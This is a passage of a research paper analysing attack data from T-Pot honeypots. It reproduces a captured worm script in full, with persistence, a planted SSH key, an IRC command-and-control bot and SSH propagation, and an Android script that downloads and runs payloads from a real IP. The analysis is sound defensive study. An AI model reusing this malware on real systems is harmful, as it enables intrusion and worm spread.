



Fig.12

(The usernames and passwords that appear larger are more commonly used in bruteforcing than the others.)

Another important piece of information that this dashboard provides is the commands that were run by the attackers once they successfully brute forced into the server. These commands can be used to study how attackers tend to behave and what tasks they carry out after exploiting a system. The dash also shows the files that were downloaded from the server by the attackers. This information highlights the files that the attackers are commonly at a lookout for and the importance of protecting those files to achieve a good security posture.



Command Line Input	Count
uname -a	116
cat /proc/cpuinfo | grep model | grep name | wc -l	107
cat /proc/cpuinfo | grep name | head -n 1 | awk '{print $4,$5,$6,$7,$8,$9;}'	107
cat /proc/cpuinfo | grep name | wc -l	107
cd ~; chattr -ia .ssh; lockr -ia .ssh	107
crontab -l	107
df -h | head -n 2 | awk 'FNR == 2 {print $2;}'	107
free -m | grep Mem | awk '{print $2 ,$3, $4, $5, $6, $7}'	107
lockr -ia .ssh	107
ls -lh $(which ls)	107

Fig.13

The table shows that the first point of interest of the attackers are getting informed about what Operating System is running on the server. After that they check the CPU information to craft an attack that is likely to succeed with the least number of errors. It can also be seen that they tried to copy the SSH keys that are stored in the server to be able to attack other hosts that are related to the server spreading the attack on a wider level.

Cowrie also stores the malicious downloaded files that were uploaded to the server via the SCP tool. These packages can be of multiple types such as executables or bash scripts. We can access and analyze these downloaded files in the **tpotce/data/cowrie/data/cowrie/downloads** directory. Let us take a look at one example:

Script:

```
#!/bin/bash

MYSELF=`realpath $0`
DEBUG=/dev/null
echo $MYSELF >> $DEBUG

if [ "$EUID" -ne 0 ]
then
        NEWMYSELF=`mktemp -u 'XXXXXXXX'`
        sudo cp $MYSELF /opt/$NEWMYSELF
        sudo sh -c "echo '#!/bin/sh -e' > /etc/rc.local"
        sudo sh -c "echo /opt/$NEWMYSELF >> /etc/rc.local"
        sudo sh -c "echo 'exit 0' >> /etc/rc.local"
        sleep 1
        sudo reboot
else
TMP1=`mktemp`
echo $TMP1 >> $DEBUG

killall bins.sh
killall minerd
killall node
killall nodejs
killall ktx-armv4l
killall ktx-i586
killall ktx-m68k
killall ktx-mips
killall ktx-mipsel
killall ktx-powerpc
killall ktx-sh4
killall ktx-sparc
killall arm5
killall zmap
killall kaiten
killall perl

echo "127.0.0.1 bins.deutschland-zahlung.eu" >> /etc/hosts
rm -rf /root/.bashrc
rm -rf /home/pi/.bashrc

usermod                                              -p
\$6\$vGkGPKUr\$heqvOhUzvbQ66Nb0JGCijh/81sG1WAC
cZgzPn8A0Wn58hHXWqy5yOgTlYJEbOjhkHD0MRsAkfJgj
U/ioCYDeR1 pi

mkdir -p /root/.ssh
echo                                           "ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABAQCl0kIN33IJISIu
fmqpqg54D6s4J0L7XV2kep0rNzgY1S1IdE8HDef7z1ipBVu
GTygGsq+x4yVnxveGshVP48YmicQHJMCIljmn6Po0RMC
48qihm/9ytoEYtkKkeiTR02c6DyIcDnX3QdlSmEqPqSNRQ/
XDgM7qIB/VpYtAhK/7DoE8pqdoFNBU5+JlqeWYpsMO+q
kHugKA5U22wEGs8xG2XyyDtrBcw10xz+M7U8Vpt0tEade
V973tXNNNpUgYGIFEsrDEAjbMkEsUw+iQmXg37EusEFj
CVjBySGH3F+EQtwin3YmxbB9HRMzOIzNnXwCFaYU5Jj
TNnzylUBp/XB6B"  >> /root/.ssh/authorized_keys

echo "nameserver 8.8.8.8" >> /etc/resolv.conf
rm -rf /tmp/ktx*
rm -rf /tmp/cpuminer-multi
rm -rf /var/tmp/kaiten

cat > /tmp/public.pem <<EOFMARKER
-----BEGIN PUBLIC KEY-----
MIGfMA0GCSqGSIb3DQEBAQUAA4GNADCBiQKBgQC/i
hTe2DLmG9huBi9DsCJ90MJs
glv7y530TWw2UqNtKjPPA1QXvNsWdiLpTzyvk8mv6ObWB
F8hHzvyhJGCadl0v3HW
rXneU1DK+7iLRnkI4PRYYbdfwp92nRza00JUR7P4pghG5
SnRK+R/579vIiy+1oAF
WRq+Z8HYMvPlgSRA3wIDAQAB
-----END PUBLIC KEY-----
EOFMARKER

BOT=`mktemp -u 'XXXXXXXX'`

cat > /tmp/$BOT <<'EOFMARKER'
#!/bin/bash

SYS=`uname -a | md5sum | awk -F' ' '{print $1}'`
NICK=a${SYS:24}
while [ true ]; do

    arr[0]="ix1.undernet.org"
    arr[1]="ix2.undernet.org"
    arr[2]="Ashburn.Va.Us.UnderNet.org"
    arr[3]="Bucharest.RO.EU.Undernet.Org"
    arr[4]="Budapest.HU.EU.UnderNet.org"
    arr[5]="Chicago.IL.US.Undernet.org"
    rand=$[$RANDOM % 6]
    svr=${arr[$rand]}

    eval 'exec 3<>/dev/tcp/$svr/6667;'
    if [[ ! "$?" -eq 0 ]] ; then
            continue
    fi

    echo $NICK

    eval 'printf "NICK $NICK\r\n" >&3;'
    if [[ ! "$?" -eq 0 ]] ; then
            continue
    fi
    eval 'printf "USER user 8 * :IRC hi\r\n" >&3;'
    if [[ ! "$?" -eq 0 ]] ; then
        continue
    fi

    # Main loop
    while [ true ]; do
        eval "read msg_in <&3;"

        if [[ ! "$?" -eq 0 ]] ; then
            break
        fi

        if  [[ "$msg_in" =~ "PING" ]] ; then
            printf "PONG %s\n" "${msg_in:5}";
            eval  'printf  "PONG  %s\r\n"  "${msg_in:5}"
>&3;'
            if [[ ! "$?" -eq 0 ]] ; then
                break
            fi
            sleep 1
            eval 'printf "JOIN #biret\r\n" >&3;'
            if [[ ! "$?" -eq 0 ]] ; then
                break
            fi
        elif [[ "$msg_in" =~ "PRIVMSG" ]] ; then
            privmsg_h=$(echo $msg_in| cut -d':' -f 3)
            privmsg_data=$(echo $msg_in| cut -d':' -f 4)
            privmsg_nick=$(echo $msg_in| cut -d':' -f 2 |
cut -d'!' -f 1)

            hash=`echo  $privmsg_data  |  base64  -d  -i  |
md5sum | awk -F' ' '{print $1}'`
            sign=`echo  $privmsg_h  |  base64  -d  -i  |
openssl rsautl -verify -inkey /tmp/public.pem -pubin`

            if [[ "$sign" == "$hash" ]] ; then
                CMD=`echo $privmsg_data | base64 -d
-i`
                RES=`bash -c "$CMD" | base64 -w 0`
                eval  'printf  "PRIVMSG  $privmsg_nick
:$RES\r\n" >&3;'
                if [[ ! "$?" -eq 0 ]] ; then
                    break
```

```
                        fi
                fi
        fi
    done
done
EOFMARKER

chmod +x /tmp/$BOT
nohup /tmp/$BOT 2>&1 > /tmp/bot.log &
rm /tmp/nohup.log -rf
rm -rf nohup.out
sleep 3
rm -rf /tmp/$BOT

NAME=`mktemp -u 'XXXXXXXX'`

date > /tmp/.s

apt-get update -y --force-yes
apt-get install zmap sshpass -y --force-yes

while [ true ]; do
    FILE=`mktemp`
    zmap -p 22 -o $FILE -n 100000
    killall ssh scp
    for IP in `cat $FILE`
    do
        sshpass -praspberry scp -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o
StrictHostKeyChecking=no $MYSELF
pi@$IP:/tmp/$NAME  && echo $IP >> /opt/.r && sshpass
-praspberry ssh pi@$IP -o ConnectTimeout=6 -o
NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o
StrictHostKeyChecking=no "cd /tmp && chmod +x $NAME
&& bash -c ./$NAME" &
        sshpass -praspberryraspberry993311 scp -o
ConnectTimeout=6 -o NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o
StrictHostKeyChecking=no $MYSELF
pi@$IP:/tmp/$NAME  && echo $IP >> /opt/.r && sshpass
-praspberryraspberry993311 ssh pi@$IP -o
ConnectTimeout=6 -o NumberOfPasswordPrompts=1 -o
PreferredAuthentications=password -o
UserKnownHostsFile=/dev/null -o
StrictHostKeyChecking=no "cd /tmp && chmod +x $NAME
&& bash -c ./$NAME" &
    done
    rm -rf $FILE
    sleep 10
done

fi
```
(END OF SCRIPT)


This is a complicated bash script which was uploaded by the attacker onto the server and executed. Breaking it down briefly, this script has 5 main objectives:

- Gain persistent access to the server.
- Termination of competing malware present.
- Modifying system config and user account to gain access (privilege escalation).
- Create and run IRC bot for remote access.
- Propagate to other vulnerable systems on the network and progress.

This type of malware is also known as a worm, the type that exploits a system and automatically propagates to other devices on the network.

d) *adbHoney*

adbHoney is a low-level honeypot that poses itself as a vulnerable android device to appeal the attacker to exploit its vulnerabilities. ADB is a protocol designed for developers to push updates and patches to the android devices. The service provides a shell which can force the device into open mode through which the device can then be connected via a TCP connection. The honeypot shows as if an android device has open listening port for an adb connection which traps attackers. We can analyze some collected data such as the Top 10 command line inputs by the attackers in the form of a table:



Command Line Input
rm -rf /data/local/tmp/*
/data/local/tmp/nohup /data/local/tmp/trinity
/data/local/tmp/nohup su -c /data/local/tmp/trinity
am start -n com.ufo.miner/com.example.test.Main
chmod 0755 /data/local/tmp/nohup
chmod 0755 /data/local/tmp/trinity
pm install /data/local/tmp/ufo.apk
pm path com.ufo.miner
ps | grep trinity
ps | grep xig

Captured Samples
dl/fe4950561d2a88a1643fcf94894c3f9e2ecffb3d1c3f5ae77
dl/95cdf53dfda4bc0fefec0fea0c77fe49ee79a957732e0565
dl/977568922a898901984f49fb7add68147c41e2404c108
dl/0d3c687ffc30e185b836b99bd07fa2b0d460a090626f6bb
dl/63946c28efa919809c03be75a3937c4be80589a9df79cd
dl/77cd93f80ded52063dabc1df7607825d7373f94ff0382ff9
dl/a1b6223a3ecb37b9f7e4a52909a08d9fd8f8f80aee46466
dl/d7188b8c575367e10ea8b36ec7cca067ef6ce6d26ffa8c7
dl/dd44720e5c1327796d6dd28768d13cd7995675da6751e
dl/340c8464c2007ce3f80682e15dfafa4180b641d53c1420

Fig.14

The top malware downloads can also be seen along with the number of counts that the malware has been downloaded. These malwares can be found in the directory: **tpotce/data/adbhoney/downloads.**

The scripts run by the attackers are also found in the same directory. Let us analyze one of the scripts among the hundreds that were recorded to understand what the attacker was trying to achieve.

SCRIPT:
```
pkill -f M
pkill -f x86
pkill -f x86_64
su 0 pkill -f x86
su 0 pkill -f x86_64
su 0 iptables -F
su 0 setenforce 0
su 0 busybox wget http://103.228.37.56/a -O
/data/local/tmp/a; su 0 chmod +x /data/local/tmp/a && su 0
sh /data/local/tmp/a
```

```
busybox wget http://103.228.37.56/a; chmod 777 a;sh a
busybox wget http://103.228.37.56/most-x86; chmod 777 most-x86; ./most-x86 android.exploit
busybox wget http://103.228.37.56/most-x86_64; chmod 777 most-x86_64; ./most-x86_64 android.exploit
su 0 busybox wget http://103.228.37.56/most-x86 -O /data/local/tmp/most-x86; su 0 chmod 777 /data/local/tmp/most-*; su 0 /data/local/tmp/most-x86 android.exploit
su 0 busybox wget http://103.228.37.56/most-x86_64 -O /data/local/tmp/most-x86_64; su 0 chmod 777 /data/local/tmp/most-* su 0 /data/local/tmp/most-x86_64 android.exploit
rm -rf most*
a*
```

In this script the attacker first attempts to kill all the processes running first in normal user mode and then in super user mode. He then proceeds to download a malicious payload using the wget through an unsafe webserver address. He then makes the payload executable which clearly shows that it is a malicious package. After the execution process is done and the malware is installed, the attacker starts cleaning his footprints by deleting the payload and other packages that were downloaded. Most of the script is simple to understand but the last command remains ambiguous.

If we wish to proceed further in backtracking the attacker and understanding the payload and what it does after execution, we can create a security enhanced virtual machine and run this script within that virtual machine. This will then download the malicious package which can be which can be further reverse engineered.

e) Fatt

Fingerprint all the things, short as fatt, is a fingerprinting tool that captures the JA3S, HASSH, HTP header and RDFP fingerprints from the packet capture files (pcap). These fingerprints can be used as databases for SIEM, IDS and IPS systems for filtering malicious traffic and prevent attacks from a small scale to a large scale. The fingerprints are stored in the **tpotce/data/fatt/logs** file in plain JSON format which makes it easier to use in different systems. Let us break down a fingerprint to study what it holds and out of which is useful.

Fingerprint:

{"timestamp": "2024-05-29T12:19:33.075606", "sourceIp": "160.44.201.156", "destinationIp": "10.128.0.11", "sourcePort": "443", "destinationPort": "47356", "protocol": "tls", "tls": {"ja3s": "18715638023ed3213ef6acacef55b848", "ja3sAlgorithms": "771,0xc030,65281-11-23-16", "ja3sVersion": "771", "ja3sCiphers": "0xc030", "ja3sExtensions": "65281-11-23-16"}}

This is an example of the fingerprint that was captured in JSON format. The finger prints hold information about the time of capture, the source IP, destination IP, source port number, destination port number and the protocol which is TLS. The most important part of the fingerprint is the combination of ja3s hash which uniquely identifies the server’s SSL/TLS configuration. It also specifies the version of ja3s used along with the extension.

f) DDoSPot

DDoSPot is a simple low interaction honeypot that captures and stores packets sent to the server to carry out a Dos or DDoS attack. It then creates a blacklist which can be used in SIEM, IDS and IPS systems to filter out malicious packets attempting to carry out a denial-of-service attack.

DDoSPot supports 4 types of services: chargen, DNS, NPT and SSDP. It creates a separate blacklist for each service along with a database that can me more flexibly used in security systems.
It also generated a generic blacklist which include all four services and their attack data.
Let us take a brief look at one of these blacklists:

```
# generic blacklist
# List of all scanners/attackers
# Generated: 2024-05-29 16:00:00.132981
34.83.180.143
64.62.197.136
66.240.236.109
91.92.245.168
146.88.241.61
162.142.125.82
162.142.125.115
167.248.133.113
173.255.198.95
185.94.111.1
199.45.154.22
199.45.154.74
199.45.154.183
199.45.154.189
199.45.155.63
206.168.34.133
206.168.34.164
206.168.34.168
206.168.35.25
```

This is only a brief number of IP addresses that were blocked because of attempting a DDoS attack on different services.

g) Heralding

This is a very simplistic honeypot that captures credentials used by attackers attempting to exploit various protocols such as FTP, Telnet, SSH, HTTP, HTTPS, POP3, POP3S, IMAP, IMAPS, SMTP, VNS, PostgreSQL and Socks5. At a quick glance at the Heralding dashboard in Kibana we can see that there have not been as many data entries as compared to some other honeypots. This information can be seen in the first graph that shows up on the dashboard. It shows that we have encountered a total of 14 attacks out of which, 6 were from a unique source.




Fig.15

Upon further inspection it can be noted that most of the attacks that were encountered (93%) were targeting the Postgresql service and some of them (7%) targeted the vnc server. This information describes the need of enhancing the security mechanisms the guard the Postgresql server and its components against attacks.





Fig.16

If we head over to the directory saved locally on our machine at the location **tpotce/data/heralding/log** we can see multiple files in the directory. The most important one out of these is the log_session files that save the output in raw JSON format which can be used more flexibly in databases.

h) *Mailoney*

Mailoney is a honeypot that hosts an SMPT service to capture mail data from phishing emails and the IP addresses that the mails came from. By heading over to the Mailoney dashboard in Kibana we can get a table of email addresses that were involved in send scam emails or emails that contained malware to the honeypot mail server as well as their IP addresses which are mentioned in a separate table.



Source IP	Count
187.205.182.103	7
109.206.237.198	6
109.206.237.239	6
154.212.141.204	5
198.235.24.122	4
198.235.24.138	4
198.235.24.163	4
198.235.24.20	4
198.235.24.30	4
205.210.31.231	4

Rows per page: 10 1

Filters	eMail Address	Count
Sender	scaninfo@paloaltonetworks.co	8
Sender	spameri@tiscali.it	2
Sender	nouth@209.17.70.34.bc.goog	1
Receiver	scaninfo@paloaltonetworks.co	8
Receiver	spameri@tiscali.it	2
Receiver	test@stunningsolutions.in	1

Fig.17

This information is useful for organizations that run their own local web servers. It can be used to filter out incoming spam emails as well as help training employees what sac/phishing emails look like.


We can also view this data displayed in raw format by heading over to the local directory of the honeypot located at **tpotce/data/Mailoney/log**.

i) *IPPhoney*

IP-Phoney is a simplistic and low interaction honeypot that acts as a printer or a Voice Over IP (VOIP) phone with vulnerable services exposed on the internet. It is useful on a very small scale to discover zero-day vulnerabilities such as a printer that can be exploited.

There was a very small number of attacks that attempt to target this honeypot which were captured. The Kibana dashboard shows that there was a total of 31 attacks out of which 27 were from unique source IP Addresses.

Looking further into the data displayed at the dashboard, we can see that 55% of the total attacks were actual attacks and 45% of them were actually mass scans.



Overall, this honeypot is not that useful in studying attack patterns but it may prove itself to be useful someday, when an attacker tries to exploit an underlying zero-day vulnerability in the printer OS or Hardware.


j) *Conpot*

Conpot is an ICS/SCADA honeypot that collects intelligence about the motives and methods used by attackers targeting the industrial control systems. This is an unpopular honeypot as the security maintenance of industry control systems is not very popular on its own.

However, it is an extremely useful tool to prevent attacks to these systems that are deployed at government related sites which could cause a country to be in danger on an international level. A famous example of these types of attacks is the STUXNET worm which was responsible for the destruction of Iran's nuclear powerplant which was being managed by a SCADA system. This example alone is enough to support the idea of securing ICS/SCADA systems. The Conpot honeypot provides attack data on the following services:

- SNMP
- IEC104
- Guardian_ast
- Kamstrup_protocol
- Kamstrup_management_protocol

The distribution of the number of attacks on different services was observed as shown in the diagram below.



A more manual approach at analyzing the findings would be to read the logs stored in the Conpot directory at location **/tpotce/data/conpot/log**. This directory contains all the data that was collected in the research, in different files for different services. Let us take a brief moment to discuss one of the components named IEC104 and study the data gathered in the attacks performed on this component.

IEC104 is an extension of the IEC101 standard for monitoring, controlling and other related communication to automate the electric power systems. IEC104 includes the transport, network, link and physical layer extensions for full network communication. To analyze the data gathered we can view the conpot_IEC104.json file in the directory. It has many entries as of this moment, one is given as an example:


{"timestamp": "2024-05-30T14:54:16.993977", "sensorid": "conpot", "id": "330add88-36f4-45f3-9ab7-0261bd614e51", "src_ip": "74.82.47.58", "src_port": 45669, "dst_ip": "172.26.0.2", "dst_port": 2404, "public_ip": "35.223.154.230", "data_type": "IEC104", "request": null, "response": null, "event_type": "NEW_CONNECTION"}

This is an entry that shows the information of a new connection event as an attacker connected to the system. The important information gathered in this entry is the Source IP, Source Port, Destination Port and the public IP. This information holds value as it can be added to the database of known malicious attacker IP Addresses to avoid communication with such entities as well as detecting incoming malicious information.

k) Suricata

Suricata is one of the tools that come with the Tpot arsenal. It is a powerful detection engine which is opensource and can act as an IDS, IPS as well as an SIEM depending on how it is configured. Tpot used Suricata as a monitoring tool that overlooks the whole network transactions and connections of all honeypots.


Suricata offers a lot of information and visuals such as such as the total number of network events that have occurred, HTTP packets contents, File information, HTTP Useragent, Attack ratio based on port numbers and much more.


Suricata Events


1,421,015
Events

12,425
Unique Src IPs

Suricata also tells us about the ports that were targeted the most which needs to have higher security measures in place to keep them from being attacked.



Furthermore, suricata maps each attack count onto the Suricata signatures (a database of common attacks) as well as CVE database to give us further insight on the protection and policies that should be in place for the protection of assets.


Suricata CVE - Top 10

CVE ID	Count
CVE-2001-0540	22,870
CVE-2020-11899	2,110
CVE-2002-0013 CVE-2002-(	1,092
CVE-2002-0013 CVE-2002-(	215
CVE-2012-0152	173
CVE-2019-12263 CVE-2019	34
CAN-2001-0540	23
CVE-2001-0414	16
CVE-2019-11500 CVE-2019	16
CVE-1999-0183	11

By clicking on the CVE ID, we are redirected to the CVE official website where we are informed about the vulnerability in great detail. From the found CVE IDs, let us take the CVE-2012-0152 which is a vulnerability in the RDP service in Windows Server 2008 R2, allowing attackers to cause Terminal Server Denial of Service.

V. Conclusion

In this research we have come across many vulnerabilities that are common in systems and are exploitable which needs to be patched. This paper helps professionals carry our attack reconnaissance and helps in practicing security configurations in a safer manner.

Using the Tpot dashboard in Kibana we analyzed some generic information about the attacks such as the IP addresses, Frequency of attacks, Honeypot Components and their attack frequency. We also gathered information about attackers from different countries and what services they are likely to target. We also gathered information about attacks occurring in real-time using the Attack Map.

Using Cowrie, we have analyzed the type of attackers targeting the SSH and Telnet services as well as the malware they upload to further spread their attack and inject rootkits into the system. We have also captured a cloud of username and passwords that can be used in dictionary attacks as well as to specify what passwords should not be used practically. We also broke a malicious package down and inspected how the attacker tried to gain persistent access to the system and further propagate the attack to other insecure devices on the Network.

Using FATT to capture millions of fingerprints that can uniquely identify the malicious SSL and TLS configurations. These fingerprints can be used in IDS and IPS Databases to compare incoming traffic and filter out malicious packets.

Using Conpot to gather insight into the type of traffic that should not be allowed onto the ICS network and how those industrial systems need a high level of protection to keep them safe from international attacks. We also gathered malicious fingerprints that tried to communicate with the intentionally vulnerable systems which can be used to filter out adversarial connection attempts. We also discovered about what components are more likely to be attacked.

Using ADBHoney we posed as a vulnerable android device intercepting connections from attackers and allowing them to download a payload onto the device. We then further proceeded the research by breaking down a captured script to understand the motive of the attacker and the harm caused by running the script. The research can be further proceeded by running the malicious payloads in a safe virtual environment.

Using Mailoney we captured phishing and scamming emails to be used as comparison when deciding upon whether the email is spam and should be deleted. We also captured a few malicious Email Addresses that need to be blocked form sending emails to the organization’s mail server.

Finally, making use of Suricata we monitored all the Network Activities occurring in all of the Tpot over the span of the research, the ports that were heavily under attack compared to other ports, malicious HTTP header and packet contents and mapped the attacks onto the CVE and Suricata Signature IDs. Following up on the CVE IDs we discovered about the vulnerabilities that had a higher chance of being exploited and how they can be patched or mitigated.

This concludes our research.

VI. References

[1] S. K. Ashish Girdhar, "Comparative Study of Different Honeypots System," *International Journal of Engineering Research and Development,* pp. 23-27, 2012.

[2] S. B. M. M. S. Katzenbeisser, "Fast Dynamic Extracted Honeypots in Cloud," p. 6, 2012.

[3] L. K. P. Navneet Kambow, "Honeypots: The Need of Network Security," *Navneet Kambow et al, / (IJCSIT) International Journal of Computer Science and Information Technologies,* vol. Vol. 5 (5), 2014.

[4] M. W. T. C. S. C. K. J. S. Marcin Nawrocki, "A Survey on Honeypot Software and Data Analysis," *arXiv:1608.06249v1 [cs.CR] 22 Aug 2016,* 2016.

[5] M. T. Nithin Chandra S.R, "Cloud Security using Honeypot Systems," *International Journal of Scientific & Engineering Research Volume 3, Issue 3, March -2012 1,* p. 6, 2012.

[6] L. Spitzner, Honeypots: Tracking Hackers, Addison-Wesley Longman Publishing Co., Inc.75 Arlington Street, Suite 300 Boston, MAUnited States, 01 September 2002.

[7] Z. H. Mahmoud T. Qassrawi, "Deception Methadology in Virtual Honeypots," *2010 Second International Conference on Networks Security, Wireless Communications and Trusted Computing,* 2010.

[8] R. L. S. P. S. R. a. Stephen Brown, "Honeypots in the Cloud," *University of Wisconsin - Madison,* p. 11, 2012.

[9] J. H. M. Randal S. Olson, "TPOT: A Tree-based Pipeline Optimization Tool," *JMLR: Workshop and Conference Proceedings 64:66–74,* p. 9, 2016.

[10] L. C. Alexander D. Washofsky, "DEPLOYING AND ANALYZING CONTAINERIZED HONEYPOTS IN THE CLOUD WITH T-POT," in *DEPLOYING AND ANALYZING CONTAINERIZED HONEYPOTS IN THE CLOUD WITH T-POT*, 2021, p. 83.

[11] W. U. K. ,. I. H. A. W. A. M. H. C. a. N. U. A. Abe Hayat Khan, "Analysis and Implementation of Honeypot Framework for Enhancing Network Security," *Proceedings of 1st International Conference on Computing Technologies, Tools and Applications,* p. 7, 2023.

[12] S. M. C. T. M. R. Prof. Suvarna Aranjo, "Threat Prediction using Honeypot and Machine Learning,"

International Journal for Research in Applied Science & Engineering Technology (IJRASET) , vol. Volume 10 , no. Issue III, p. 16, 2022.

